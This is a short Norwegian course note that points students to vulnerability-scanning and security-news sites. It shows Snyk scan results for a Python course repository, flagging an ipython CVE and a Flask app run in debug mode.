
Sonatype open source index, se info om en pakke:
https://ossindex.sonatype.org

Scanne github repoet ditt på internett:
https://snyk.io/

Nyheter om sårbarheter:
https://thehackernews.com/

https://www.bleepingcomputer.com/

Snyk resultat av kurset



2 Emanonhtiwnam/python-kurs — 0 C 0 H 4 M 0 L

PROJECT	IMPORTED	TESTED	ISSUES
requirements.txt	31 minutes ago	2 minutes ago	0 C 0 H 2 M 0 L
Code analysis	27 minutes ago	a minute ago	0 C 0 H 2 M 0 L

M **ipython** - Remote Code Execution (RCE)

VULNERABILITY | CWE-20 | CVE-2023-24816 | CVSS 4.2 | MEDIUM | SNYK-PYTHON-IPYTHON-3318382

SCORE 531

Insights: This vulnerability is only applicable on Windows operating system

Introduced through	jupyterlab@3.6.1	Exploit maturity	PROOF OF CONCEPT
Fixed in	ipython@8.10.0		

M **Debug Mode Enabled**

SNYK CODE | CWE-489

SCORE 508

```
    """


if __name__ == '__main__':
    app.run(host='127.0.0.1', port=8080, debug=True)
```

Running the application in debug mode (debug flag is set to *True* in *run*) is a security risk if the application is accessible by untrusted parties.

script/webserver.py — 2 steps in 1 file

Lykke til!